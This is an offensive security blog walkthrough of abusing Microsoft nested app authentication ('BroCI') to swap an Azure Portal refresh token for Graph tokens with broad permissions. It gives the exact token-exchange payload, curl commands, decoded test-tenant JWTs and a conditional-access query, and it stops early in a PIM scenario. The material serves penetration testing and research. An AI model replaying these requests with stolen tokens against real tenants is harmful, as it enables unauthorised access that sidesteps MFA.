

Going for Broke(ring) – Offensive Walkthrough for Nested App Authentication

.. specterops.io/blog/2025/08/13/going-for-brokering-offensive-walkthrough-for-nested-app-authentication

Hope Walker

August 13, 2025

```
Windows PowerShell
{
  "alg": "RS256",
  "kid": "Cltv00I3Rwq1HFEVnaoMAshCH2XE",
  "typ": "JWT",
  "x5t": "Cltv00I3Rwq1HFEVnaoMAshCH2XE"
}
{
  "acr": "1",
  "acrs": [
    "p1",
    "urn:user:registersecurityinfo"
  ],
  "aio": "AaQAW/8ZAAAAk6XZXU+YXr0VONGxJrLn+PftB/I9T7S3Ecobu07tFirkI7vnRA83IPg1IrrHMK9obMW5z4JwM8Q4s0LQtTfnIu3m1h1phV9vwTWJ0kTL64Y3oHDnI4JC01JdmkVaoMsR41mPhg9whMA4qELLP3zM9Kvys1Gik+MtuUjv2Wnzkl0QsY79tYyp4wNmVT9WzreT73A8KFQV1TdaV/51Y+/SuA==",
  "amr": [
    "pwd",
    "mfa"
  ],
  "appid": "c44b4083-3bb0-49c1-b47d-974e53cbdf3c",
  "appidacr": "0",
  "aud": "https://management.core.windows.net/",
  "exp": 1750875500,
  "groups": [
    "23c4b4a7-c0d6-4bf1-b8d2-d2eca815df41",
    "55b4fbde-a004-4bca-a6fb-8baed5b94285",
    "59c89214-aed4-47b2-b421-1fa101f33cb6",
    "1bc42452-bcf8-44f8-99ec-c0619c69364a",
    "c8c29715-fb6a-41e4-b887-316ac788c9d2"
  ],
  "iat": 1750871410,
  "idtyp": "user",
  "ipaddr": "██████████",
  "iss": "https://sts.windows.net/6c12b0b0-b2cc-4a73-8252-0b94bfca2145/",
  "name": "Hope Walker",
  "nbf": 1750871410,
  "oid": "03e9a7b2-9508-4e24-8248-16672f5f1377",
  "puid": "10032002C5D7CF35",
  "rh": "1.AVEAsLASbMyyc0qUGuUv8ohRUZIf3kAutdPukPawfj2MBNRAEVRAA.",
  "scp": "user_impersonation",
  "sid": "005f65f9-e7df-f7fe-6772-04fe62ec929c",
  "sub": "ff3201-WFDyb3eJiX9Vr4Pt2IjHjyKJ0k2_jlpUpskw",
  "tid": "6c12b0b0-b2cc-4a73-8252-0b94bfca2145",
  "unique_name": "hopew@specterdev.onmicrosoft.com",
  "upn": "hopew@specterdev.onmicrosoft.com",
  "uti": "bftosUyvJE0z0n3JaCMXAA",
  "ver": "1.0",
  "wids": [
    "62e90394-69f5-4237-9190-012177145e10",
    "194ae4cb-b126-40b2-bd5b-6091b380977d"
  ],
  "xms_ftd": "M75r8GhCnvxHcGxpW7jqedFsR5D2T8eJEm01iaGBCQ8dXNub3J0aC1kc21z",
  "xms_idrel": "1 10",
  "xms_tcdt": 1588602873
}
```

TL;DR: Microsoft uses nested app authentication (NAA) for many applications. Access and refresh tokens for select applications, such as administrator portals, can be exchanged for tokens to other applications with a brokered request to authentication endpoints.

Introduction

Starting in October 2024, Microsoft made [NAA](#) generally available with the [goal](#) to “[provide] better security and greater flexibility in app architecture, enabling the creation of rich, client-driven applications.” NAA is available for many Microsoft applications and can be integrated into custom applications as well. The idea is that certain applications which a user is already authenticated to can broker authentication requests to other applications to improve security and user experience. While the official name is nested app authentication or NAA, SpecterOps and other researchers gave it an alternative name: **BroCI**, an abbreviation for “brokered client IDs” as this functions similar to [family of client IDs](#) (FOCI). Since NAA is an acronym used commonly in SCCM tradecraft, you may see instances of BroCI used instead to avoid confusion. For this post, I will be using NAA primarily, but keep in mind that BroCI is the same thing.

Great work has already been done to enumerate and operationalize NAA for offensive purposes. The goal of this blog is to cover details about how an operator can use NAA to pivot to additional resources in Azure and Entra ID. We will cover the details of how to create token requests and go through some examples of exchanging tokens to access resources by hand and using tools such as EntraTokenAid, roadtx, and SpecterOps’s own Maestro.

Other Research

In January 2025, SpecterOps hosted a hackathon where [Chris Thompson](#), Darrius Robinson, Costa Papadatos, and myself first came across brokering while looking at a token delegation endpoint. At the time, we designated this BroCI for brokered client IDs, since it had similarities to FOCI. Chris Thompson implemented the process for brokered requests into [Maestro](#) so we could easily test this process more.

Information at that time was scarce; however, since then, [Dirk-jan Mollema](#) implemented brokering into [roadtx](#). Honestly, this was very encouraging for us even though we were not making much progress. If Dirk-jan was looking into it, then there had to be something cool. Dirk-jan, along with [Fabian Bader](#), also recently released [entrascope](#) where more information about applications and permissions are in a searchable format. They presented this [information](#) recently at TROOPERS where they also informally referenced the method as BroCI; so this may be a term that comes up related to NAA as more attention is drawn to it. I want to take a moment to give a huge thank you to Dirk-jan for chatting with me and helping me troubleshoot ROADtools while I wrote this blog.

Following our initial internal discovery, in February 2025, [zh54321](#) did a phenomenal job enumerating applications, extensions, and default permissions related to brokered NAA requests in the repository [GraphPreConsentExplorer](#). This project has a web GUI that loads a YAML file with information about applications and copyable commands to use with [EntraTokenAid](#).

So, for this blog, I am not revealing anything new as these folks did a great job with a lot of the work. Instead, I am going to dig into how operators can leverage NAA in a security assessment to access resources.

Use Cases

NAA can be very useful in offensive engagements when trying to gain access to different resources. To access many applications and extensions from the portal, new tokens are needed, which may not already be in the user cache. For example, say you want to activate a PIM role for the user, but the user has not accessed PIM for an extended period. With NAA, you can use a refresh token from the Azure Portal to access PIM as the user without needing to wait for Azure to issue a token.

Multi-factor authentication (MFA) claims to also carry over in brokered NAA requests. So, in a scenario where you may have tokens and the plaintext username and password but no way to complete an MFA prompt, you can use NAA with administrator portal tokens that already have MFA claims. Those claims will carry over to other tokens and satisfy MFA requirements. Since Microsoft instantiated conditional access policies (CAPs) in most tenants that require MFA to access administrator portals, this can be useful for satisfying those requirements.

For this blog, we will look at four example scenarios for how brokering NAA can be used in an offensive engagement. The following scenarios will cover:

1. [Building a request by hand to get CAPs](#)
2. [Using EntraTokenAid to activate a PIM role](#)
3. [Using roadtx to get a Key Vault secret](#)
4. [Using Maestro to get Intune devices](#)

For all of the scenarios, we will assume that the refresh token is already in our possession and the target user has the necessary permissions to perform the action.

Scenario 1: Building a Request by Hand to Get CAPs

Before we jump into examples, I want to spend a little time talking about the components needed for brokering NAA. The first thing we will dive into is understanding the parameters required for a NAA request. First and foremost, we will need an access or refresh token that one of the administrator portals which conducts the brokering issues. To keep the blog focused, we are only going to include refresh tokens from Azure Portal. You can also use other applications such as Intune and M365 administrator portals for brokering.

There are a few parameters for a NAA request which include:


- `grant_type`
- A token, either: `refresh_token` or `access_token`
- `redirect_uri`

- `client_id`
- `scope`
- `brk_client_id`
- `brk_redirect_uri`

For our example, we will start with just a regular token issued after logging into the Azure Portal and then we will target the ADIbizaUX to get the CAPs. The reason we want to target this application is because when the user interacts with the Portal, this is the actual application being used through the browser. Using roadtx, we will start by looking at the current token.

```
Windows PowerShell
{
  "alg": "RS256",
  "kid": "CNv00I3RwqlHFEVnaoMAshCH2XE",
  "typ": "JWT",
  "x5t": "CNv00I3RwqlHFEVnaoMAshCH2XE"
}
{
  "acr": "1",
  "acrs": [
    "p1",
    "urn:user:registersecurityinfo"
  ],
  "aio": "AaQAW/8ZAAAK6XZXU+YXr0VONGxJrLr+PftB/I9T7S3Ecobu07tFirkI7vnRA83IPg1IrrHMK9obMW5z4JwM8Q4sOLQtTfnIu3m1h1pWv9vwTWJ0kTL64Y3oHDnI4JC01JdmWVaoMsR41mPhg9whMA4qELLP3zM9Kvys1Gik+MtuUjv2WnzKL0QsY79tYyp4wMmVT9WzreT73A8KFQV1TdaV/51Y+/SuA==",
  "amr": [
    "pwd",
    "mfa"
  ],
  "appid": "c44b4083-3bb0-49c1-b47d-974e53cbdf3c",
  "appidacr": "0",
  "aud": "https://management.core.windows.net/",
  "exp": 1750875500,
  "groups": [
    "23cfb4a7-c0d6-4bf1-b8d2-d2eca815df41",
    "55b4fbde-a004-4bca-a6fb-8baed5b94285",
    "59c89214-aed4-47b2-b421-1fa101f33cb6",
    "1bc42452-bcf8-44f8-99ec-c0619c69364a",
    "c8c29715-fb6a-41e4-b887-316ac788c9d2"
  ],
  "iat": 1750871410,
  "idtyp": "user",
  "ipaddr": " ",
  "iss": "https://sts.windows.net/6c12b0b0-b2cc-4a73-8252-0b94bfca2145/",
  "name": "Hope Walker",
  "nbf": 1750871410,
  "oid": "03e9a7b2-9508-4e24-8248-16672f5f1377",
  "puid": "10032002C5D7CF35",
  "rh": "1.AVEAsLASbMyyc0qCUguUv8ohRUZIf3kAutdPukPawfj2MBNRAEVRAA.",
  "scp": "user_impersonation",
  "sid": "005f65f9-e7df-f7fe-6772-04fe62ec929c",
  "sub": "ff3201-WFDyb3eJiX9Vr4Pt2IjHjyKJ0k2_jlpUpskw",
  "tid": "6c12b0b0-b2cc-4a73-8252-0b94bfca2145",
  "unique_name": "hopew@specterdev.onmicrosoft.com",
  "upn": "hopew@specterdev.onmicrosoft.com",
  "uti": "bftosUyvJE0z0n3JaCMXAA",
  "ver": "1.0",
  "wids": [
    "62e90394-69f5-4237-9190-012177145e10",
    "194ae4cb-b126-40b2-bd5b-6091b380977d"
  ],
  "xms_ftd": "M75rBGhCnvYxHcGxpW7jqedFsR5D2T8eJEm0iiaGBCQBdXNub3J0aC1kc21z",
  "xms_idrel": "1 10",
  "xms_tcdt": 1588602873
}
```

We can see the **appid** is Azure Portal and the **aud** is **"https://management.core.windows.net/"** for the current token. If we try to use this token to get CAPs, we will get an unauthorized message like this one:



```
Windows PowerShell
PS C:\Users\hwalker> curl.exe --path-as-is -i -s -k -X 'POST' -H "Authorization: Bearer $token1" -H 'Content-Type: application/json' --data-binary '{"requests":[{"id":"1","method":"GET","url":"/identity/conditionalAccess/policies"}]}' 'https://graph.microsoft.com/v1.0/$batch'
HTTP/1.1 401 Unauthorized
Transfer-Encoding: chunked
Content-Type: application/json
Strict-Transport-Security: max-age=31536000
request-id: 9d9afa59-9012-4a3f-b393-4ba4c8ed3e11
client-request-id: 9d9afa59-9012-4a3f-b393-4ba4c8ed3e11
x-ms-ags-diagnostic: {"ServerInfo":{"DataCenter":"East US 2","Slice":"E","Ring":"5","ScaleUnit":"007","RoleInstance":"BN1PEPF0000A156"}}
WWW-Authenticate: Bearer realm="", authorization_uri="https://login.microsoftonline.com/common/oauth2/authorize", client_id="00000003-0000-0000-c000-000000000000"
WWW-Authenticate: PoP realm="", authorization_uri="https://login.microsoftonline.com/common/oauth2/authorize", client_id="00000003-0000-0000-c000-000000000000", nonce="eyJ0eXAiOiJKV1QiLCJhbGciOi
Date: Wed, 25 Jun 2025 17:46:44 GMT

{"error":{"code":"InvalidAuthenticationToken","message":"Access token validation failure. Invalid audience.", "innerError":{"date":"2025-06-25T17:46:44","request-id":"9d9afa59-9012-4a3f-b393-4ba4c8ed3e11","client-request-id":"9d9afa59-9012-4a3f-b393-4ba4c8ed3e11"}}}
PS C:\Users\hwalker>
```

So, instead, let's target the ADIbizaUX application, as this will allow us to access the CAPs. We are going to start building out the pieces of our request, starting with the endpoint. The request needs to go to **login.microsoftonline.com** and include the tenant id. We are going to build out the request by hand to use with curl so the request will be a **POST** request to the token endpoint:

https://login.microsoftonline.com/<tenant ID>/oauth2/v2.0/token

Typically, these requests have broker information included in the URL; however, since we're building it by hand, we will slim the request down to only what is necessary. In addition to the URL, we need to build out our headers, so let's go ahead and get those out of the way:

- **Content-Type: application/x-www-form-urlencoded; charset=utf-8**
This header tells the server what type of content is in the payload
- **User-Agent:**
This header can be anything, but the request will fail without a user agent string
- **Origin: https://portal.azure.com**
Again, this header can be anything but needs to be included


Next, we need to build our payload for the request. This is where we include the parameters for NAA and what we want brokered. As with other areas, there are additional parameters typically included in these requests, but we are keeping it to the

bare minimum of what is needed. If detection or stealth is a portion of the assessment, we would want the requests to match information as closely as possible to normal requests.

To get tokens for different applications, we will indicate which one we want to target. This is where the `client_id` parameter comes in. While it is seemingly straightforward, there are a few nuances we should be aware of. If the client ID is not included in our request, it will result in tokens for MS Graph so we will have access to MS Graph resources. Additionally, the application we target must be enabled for the tenant. If it is not, then we will not be able to acquire tokens. Lastly, the application must be in the list of applications that can be brokered. We can check this in [GraphPreConsentExplorer](#) by filtering for “Brk Refresh Flow” or here in [entrascope](#). The format for the client ID will look like this:

```
client_id=74658136-14ec-4630-ad9b-26e160ff0fc6
```

This is the client ID for the ADIbizaUX. This is a great one to use because it has a ton of Graph API permissions. This is pretty typical and if we were to watch the flow of a user navigating the portal, this is what would be used as well. If we look at it in GraphPreConsentExplorer, we can see there are a lot of permissions included there:



The screenshot shows the GraphPreConsentExplorer interface. At the top, there's a search bar with the client ID '74658136-14ec-4630-ad9b-26e160ff0fc6' entered. Below the search bar, there are filters: 'Enabled only', 'With permission only', 'Filter by Auth Flow', and 'Filter by FOCI'. The main table lists applications with columns for App Name, Client ID, Enabled status, Graph API Permissions, Auth Flow, and FOCI. The application 'ADIbizaUX' is highlighted, showing a long list of permissions including AccessReview.ReadWrite.All, Application.Read.All, AuditLog.Read.All, ChangeManagement.Read.All, ConsentRequest.Create, ConsentRequest.Read, ConsentRequest.ReadApprove.All, ConsentRequest.ReadWrite.All, CustomSecAttributeAssignment.Read.All, CustomSecAttributeAuditLogs.Read.All, Device-OrganizationalUnit.ReadWrite.All, DirectoryAccessAsUser.All, Directory.Read.All, Directory.ReadWrite.All, Directory.Write.Restricted, DirectoryRecommendations.Read.All, DirectoryRecommendations.ReadWrite.All, Domain.ReadWrite.All, email, EntitlementManagement.Read.All, Group.ReadWrite.All, HealthMonitoringAlert.ReadWrite.All, HealthMonitoringAlertConfig.ReadWrite.All, IdentityProvider.ReadWrite.All, IdentityRiskEvent.ReadWrite.All, IdentityRiskyServicePrincipal.ReadWrite.All, IdentityRiskyUser.ReadWrite.All, IdentityUserFlow.Read.All, LifecycleWorkflows.ReadWrite.All, OnPremDirectorySynchronization.Read.All, openid, OrganizationalUnit.ReadWrite.All, Policy.Read.All, Policy.Read.IdentityProtection, Policy.ReadWrite.AuthenticationFlows, Policy.ReadWrite.AuthenticationMethod, Policy.ReadWrite.Authorization, Policy.ReadWrite.ConditionalAccess, Policy.ReadWrite.ExternalIdentities, Policy.ReadWrite.IdentityProtection, Policy.ReadWrite.MobilityManagement, profile, Reports.Read.All, RoleManagement.ReadWrite.Directory, SecurityEvents.ReadWrite.All, TrustFrameworkKeySet.Read.All, User.Export.All, User.ReadWrite.All, UserAuthenticationMethod.ReadWrite.All, and User-OrganizationalUnit.ReadWrite.All. The Auth Flow is 'BrkRefresh' and FOCI is 'False'.

App Name	Client ID	Enabled	Graph API Permissions	Auth Flow	FOCI
ADIbizaUX	74658136-14ec-4630-ad9b-26e160ff0fc6	True	AccessReview.ReadWrite.All, Application.Read.All, AuditLog.Read.All, ChangeManagement.Read.All, ConsentRequest.Create, ConsentRequest.Read, ConsentRequest.ReadApprove.All, ConsentRequest.ReadWrite.All, CustomSecAttributeAssignment.Read.All, CustomSecAttributeAuditLogs.Read.All, Device-OrganizationalUnit.ReadWrite.All, DirectoryAccessAsUser.All, Directory.Read.All, Directory.ReadWrite.All, Directory.Write.Restricted, DirectoryRecommendations.Read.All, DirectoryRecommendations.ReadWrite.All, Domain.ReadWrite.All, email, EntitlementManagement.Read.All, Group.ReadWrite.All, HealthMonitoringAlert.ReadWrite.All, HealthMonitoringAlertConfig.ReadWrite.All, IdentityProvider.ReadWrite.All, IdentityRiskEvent.ReadWrite.All, IdentityRiskyServicePrincipal.ReadWrite.All, IdentityRiskyUser.ReadWrite.All, IdentityUserFlow.Read.All, LifecycleWorkflows.ReadWrite.All, OnPremDirectorySynchronization.Read.All, openid, OrganizationalUnit.ReadWrite.All, Policy.Read.All, Policy.Read.IdentityProtection, Policy.ReadWrite.AuthenticationFlows, Policy.ReadWrite.AuthenticationMethod, Policy.ReadWrite.Authorization, Policy.ReadWrite.ConditionalAccess, Policy.ReadWrite.ExternalIdentities, Policy.ReadWrite.IdentityProtection, Policy.ReadWrite.MobilityManagement, profile, Reports.Read.All, RoleManagement.ReadWrite.Directory, SecurityEvents.ReadWrite.All, TrustFrameworkKeySet.Read.All, User.Export.All, User.ReadWrite.All, UserAuthenticationMethod.ReadWrite.All, User-OrganizationalUnit.ReadWrite.All	BrkRefresh	False

Next is the redirect URI. This is the redirect for the broker. The format for this starts with `brk` then the application client ID GUID, followed by the URL for the portal or application. Since we are using the Azure Portal for our broker it will look like this:

```
redirect_uri=brk-c44b4083-3bb0-49c1-b47d-974e53cbdf3c://portal.azure.com
```

This is the GUID for the Azure Portal application appended with `://` and the URL for the portal.

Next, we need to specify the scopes. This is the scopes we want to request for the application we are targeting. If a scope is not specified, then tokens are issued with the default scopes for the application. In the request, the scope will look like this:

```
scope=https://graph.microsoft.com/.default
```

This is the scope we want to request for the token. To keep it simple for this request, we will remove everything except for the default. Additional scopes can be added with a space between each scope. If we want specific scopes, we can add them here; I recommend using quotes to ensure it is interpreted correctly.

Next, we need to tell the server what type of token we are going to redeem. In this example, let's stick with a refresh token. This is what is typically used and probably a better choice depending on our situations since refresh tokens have a much longer lifetime than access tokens and can be reused more. The grant type will take this format for refresh token and access token respectively:

```
grant_type=refresh_token
```

```
grant_type=access_token
```

In our examples, we will use the first option. This will tell the server that we are providing a refresh token. So, of course, the next parameter will be the token we told the server to use.

```
refresh_token=<refresh token contents>
```

Then we finish it out by including our `brk_client_id` and `brk_redirect_uri`.

```
brk_client_id=c44b4083-3bb0-49c1-b47d-974e53cbdf3c
```

```
brk_redirect_uri=https://portal.azure.com/
```

The `brk_client_id` is going to be the Azure Portal, because that is the application we want to broker our request. The `brk_redirect_uri` is the URL for the Azure Portal since that handles our brokering.

In the end, our payload should look like this:

```
client_id=74658136-14ec-4630-ad9b-26e160ff0fc6&redirect_uri=brk-c44b4083-3bb0-49c1-b47d-974e53cbdf3c://portal.azure.com&scope=https://graph.microsoft.com/.default&grant_type=refresh_token&refresh_token=<refresh token contents>&brk_client_id=c44b4083-3bb0-49c1-b47d-974e53cbdf3c&brk_redirect_uri=https://portal.azure.com/
```

Assuming all parameters are correct, we should submit this and receive a response with access, refresh, and ID tokens. Now let's look at using the newly minted token.

```
Windows PowerShell
{
  "alg": "RS256",
  "kid": "CNv0I3Rwq1HFEVnaoMashCH2XE",
  "nonce": "P4hXcP9py_tMoFqU3s1NzJjWlEop8C_w1FOJ2LLGdfw",
  "typ": "JWT",
  "xSt": "CNv0I3Rwq1HFEVnaoMashCH2XE"
}
{
  "acct": 0,
  "acr": "1",
  "acrs": [
    "p1",
    "urn:user:registersecurityinfo"
  ],
  "aio": "AaQAW/8ZAAAZQnO1AjdBa0+KC1EDt1bmUwAdnGQ0NN9GrxED3IqLkr5z8e9AnDmkONbdjQuuVhQ1sPrTdUciun4F0tBjDpKs9+K10VcqDVFr0EfyPQH7nR15L8CF4QAM8Rvqk1z04Vh46jLg/eTDRSS3Fet6rNlWNG9E9DFPMLogQw1+qTwKD1FERxiJDn15+S7DQM51KTULOz0/y08ag8Vz2qm1Ya6A==",
  "amr": [
    "pwd",
    "mfa"
  ],
  "app_displayname": "ADIBiraUX",
  "appid": "74658136-14ec-4630-ad9b-26e160ff0fc6",
  "appidacr": "0",
  "aud": "https://graph.microsoft.com",
  "controls": [
    "ca_enf"
  ],
  "exp": 1750877369,
  "iat": 1750872214,
  "idtyp": "user",
  "ipaddr": " ",
  "iss": "https://sts.windows.net/6c12b0b0-b2cc-4a73-8252-0b94bfca2145/",
  "name": "Hope Walker",
  "nbf": 1750872214,
  "oid": "03e9a7b2-9508-4e24-8248-16672f5f1377",
  "platf": "3",
  "puid": "10032002C5D7CF35",
  "rh": "1.AVEAsLASbMyyc0qCUGuJv8ohRQMAAAAAAAAAAwAAAAAAAAABRAEVRAA.",
  "scp": "AccessReview.ReadWrite.All Application.Read.All Auditlog.Read.All ChangeManagement.Read.All ConsentRequest.Create ConsentRequest.Read ConsentRequest.ReadApprove.All ConsentRequest.ReadWrite.All CustomSecAttributeAssignment.Read.All CustomSecAttributeAuditLogs.Read.All Device-OrganizationalUnit.ReadWrite.All Directory.AccessAsUser.All Directory.Read.All Directory.ReadWrite.All Directory.Write.Restricted DirectoryRecommendations.Read.All DirectoryRecommendations.ReadWrite.All Domain.ReadWrite.All email EntitlementManagement.Read.All Group.ReadWrite.All HealthMonitoringAlert.ReadWrite.All HealthMonitoringAlertConfiguration.ReadWrite.All IdentityProvider.ReadWrite.All IdentityRiskEvent.ReadWrite.All IdentityRiskyServicePrincipal.ReadWrite.All IdentityRiskyUser.ReadWrite.All IdentityUserFlow.Read.All LifecycleWorkflows.ReadWrite.All OnPremDirectorySynchronization.Read.All openid OrganizationalUnit.ReadWrite.All Policy.Read.All Policy.Read.IdentityProtection.Policy.ReadWrite.AuthenticationFlows.Policy.ReadWrite.AuthenticationMethod.Policy.ReadWrite.Authorization.Policy.ReadWrite.ConditionalAccess.Policy.ReadWrite.ExternalIdentities.Policy.ReadWrite.IdentityProtection.Policy.ReadWrite.MobilityManagement.Profile.Reports.Read.All RoleManagement.ReadWrite.Directory.SecurityEvents.ReadWrite.All TrustFrameworkKeySet.Read.All User.Export.All User.ReadWrite.All UserAuthenticationMethod.ReadWrite.All User-OrganizationalUnit.ReadWrite.All",
  "sid": "005f65f9-e7df-f7fe-6772-04fe62ec929c",
  "sub": "aFI49q_gAUzg4RS6ZhYw8DjxLgH1aUCETchoXFVlog",
  "tenant_region_scope": "NA",
  "tid": "6c12b0b0-b2cc-4a73-8252-0b94bfca2145",
  "unique_name": "hopew@specterdev.onmicrosoft.com",
  "upn": "hopew@specterdev.onmicrosoft.com",
  "uti": "n-GyyoCEZUIh8FjG_1dBAA",
  "ver": "1.0",
  "wids": [
    "62e90394-69f5-4237-9190-012177145e10",
    "194ae4cb-b126-40b2-bd5b-6091b380977d",
    "b79fbf4d-3ef9-4689-8143-76b194e85509"
  ],
  "xms_ftd": "EyFuI_Bu48FFmSgWQ8v5SHqo70cow9Jvg-S5sZvBG9cBdXNzb3V0aC1kc21z",
  "xms_idrel": "1 2",
  "xms_st": {
    "sub": "3QW6IABdoS0phQs1-r85345qNwqKERooADjLq01Mw0"
  },
  "xms_tcdt": 1588602873
}
PS C:\Users\hwalker>
```

Looks good to me. Let's try to use it now. We are going to request the CAPs for the tenant and since our scope was `graph.microsoft.com` and in the token, we can see the audience ("`aud`") is also graph, that is where we will send the request. The request will be a POST request to the `/v1.0/$batch` endpoint. Here is what it will look like:

`https://graph.microsoft.com/v1.0/$batch`

Then we need to include our new token.

`Authorization: Bearer <access token>`

This will be the access token with all of the permissions we just requested for our token. The final header will be to tell the server what content type we are sending in the payload.

`Content-Type: application/json`

We need to have our payload, which is where we make the request for the tenant CAPs. This is also very slimmed down to only what is necessary.


```

{"requests":
[{"id":"1","method":"GET","url":"/identity/conditionalAccess/policies"}]}

```

The ID here is a request ID. This tracks the request for troubleshooting or whatever. I'm being flippant here because we just need to have the parameter for the request to work. We don't really care about tracking the requests. Maybe there is something that would show up in the logs but, for now, we won't worry about setting this to something valid. Using this with curl, our command will look like this:

```

curl.exe --path-as-is -i -s -k -X 'POST' -H 'Authorization: Bearer
<access_token>' -H 'Content-Type: application/json' --data-binary
'{"requests":
[{"id\":"1\","method\":"GET\","url\":"\/identity/conditionalAccess/po
licies"}]}]' 'https://graph.microsoft.com/v1.0/$batch'

```

```

PS C:\Users\hwalker> curl.exe --path-as-is -i -s -k -X 'POST' -H 'Authorization: Bearer $token' -H 'Content-Type: application/json' --data-binary '{"requests": [{"id": "1", "method": "GET", "url": "/identity/conditionalAccess/policies"}]}' 'https://graph.microsoft.com/v1.0/$batch'
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Content-Type: application/json
Strict-Transport-Security: max-age=31536000
request-id: cfe8994c-98dd-4a6c-8ac1-6f9a899ffb6f
client-request-id: cfe8994c-98dd-4a6c-8ac1-6f9a899ffb6f
x-ms-ags-diagnostic: {"ServerInfo":{"DataCenter":"East US 2","Slice":"E","Ring":"5","ScaleUnit":"003","RoleInstance":"BNSPEPF0000E164"}}
Date: Wed, 25 Jun 2025 17:32:15 GMT

{"responses": [{"id": "1", "status": 200, "headers": {"Cache-Control": "no-cache", "OData-Version": "4.0", "Content-Type": "application/json;odata.metadata=minimal;odata.streaming=true;IEEE754Compatible=false;charset=utf-8"}, "body": {"@odata.context": "https://graph.microsoft.com/v1.0/$metadata#identity/conditionalAccess/policies", "value": [{"id": "e7bd500c-b5b1-401b-bad4-18dc33e0862c", "templateId": null, "displayName": "taptest_vpn_requirement", "createdDateTime": "2023-01-09T02:05:15"}]}}]}

```

Our output will be a JSON format of the CAPs. Although not the easiest to read as GUIDs are displayed, it is a way to acquire the CAPs from the tenant.

Scenario 2: Using EntraTokenAid to Activate a PIM Role

We just walked through a lot of information, so you might be asking yourself if there is a faster or easier way to do it. Luckily, there is. Now that we have covered an in-depth example, let's look at some tooling that will make this process easier.

For this scenario, we'll use EntraTokenAid to mint our tokens then use the access token to activate a PIM role for our user. GraphPreConsentExplorer shines again here. When we search for PIM in the interface, we can not only get the information about the application, but also the EntraTokenAid command is easily copied out with all of the necessary options

Microsoft_Azure_PIMCommon

Client ID: 50aaa389-5a33-4f1a-91d7-2c45ecd8dac8

Enabled: True

Graph API Permissions:

Application.Read.All

CustomSecAttributeDefinition.Read.All

email

Group.Read.All

openid

Policy.Read.ConditionalAccess

PrivilegedAccess.ReadWrite.AzureAD

PrivilegedAssignmentSchedule.ReadWrite.AzureADGroup

PrivilegedEligibilitySchedule.ReadWrite.AzureADGroup

profile

RoleAssignmentSchedule.ReadWrite.Directory

RoleEligibilitySchedule.ReadWrite.Directory

RoleManagement.Read.Directory

RoleManagementPolicy.ReadWrite.AzureADGroup

